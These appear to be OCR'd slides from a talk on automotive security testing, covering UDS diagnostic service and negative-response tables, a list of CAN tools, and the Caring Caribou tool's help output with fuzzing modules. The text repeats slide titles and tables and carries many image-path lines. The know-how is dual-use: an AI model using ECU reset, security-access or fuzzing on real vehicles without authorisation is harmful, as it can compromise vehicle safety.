
Message Structure




Message Structure




Message Structure



Message Structure



Message Structure




UDS Services

Request SID	Response SID	Service
0x10	0x50	Diagnostic Session Control
0x11	0x51	ECU Reset
0x22	0x62	Read Data by Identifier
0x27	0x67	Security Access
0x2E	0x6E	Write Data by Identifier
0x3E	0x7E	Tester Present

Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

UDS Services



Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

UDS Services

Request SID	Response SID	Service
0x10	0x50	Diagnostic Session Control
0x11	0x51	ECU Reset
0x22	0x62	Read Data by Identifier
0x27	0x67	Security Access
0x2E	0x6E	Write Data by Identifier
0x3E	0x7E	Tester Present

Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

UDS Services

Request SID	Response SID	Service
0x10	0x50	Diagnostic Session Control
0x11	0x51	ECU Reset
0x22	0x62	Read Data by Identifier
0x27	0x67	Security Access
0x2E	0x6E	Write Data by Identifier
0x3E	0x7E	Tester Present


Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

Negative Responses

Request SID	Response SID	Service
0x10	0x7F	Diagnostic Session Control
0x11	0x7F	ECU Reset
0x22	0x7F	Read Data by Identifier
0x27	0x7F	Security Access
0x2E	0x7F	Write Data by Identifier
0x3E	0x7F	Tester Present

Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

Negative Responses



Reference: https://en.wikipedia.org/wiki/Unified_Diagnostic_Services

Requirements


LEVEL 1-1

x 3

What will I need?

- A vehicle :P
- A way to interface with the vehicle
- Some software

The vehicle



The way to interface

The tools

- Libraries:
  - ISO-TP
  - python-can
  - python cantools
- Tools:
  - can-utils
  - caringcaribou
  - Scapy
  - canmap

Caring Caribou

- Security testing tool for Automotive
- Modular
- Zero knowledge needed
  - Plug your CAN adapter and start

Reference: https://github.com/CaringCaribou/caringcaribou

Caring Caribou

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py --help
usage: cc.py [-h] [-i INTERFACE] module ...

____________________
CARING CARIBOU v0.3
\_\_    _/_/
    \__/
    (oo)\_______
    (__)\       )\/
        ||----||
        ||    ||
____________________

A friendly car security exploration tool

positional arguments:
  module        Name of the module to run
  ...           Arguments to module

options:
  -h, --help    show this help message and exit
  -i INTERFACE  force interface, e.g. 'can1' or 'vcan0'

available modules:
  dcm, doip, dump, fuzzer, listener, send, test, uds, uds_fuzz, xcp
```

Reference: https://github.com/CaringCaribou/caringcaribou

THOMAS
002001

x 2

WORLD
1-1

TIME

Fuzz it already

LEVEL 1-2

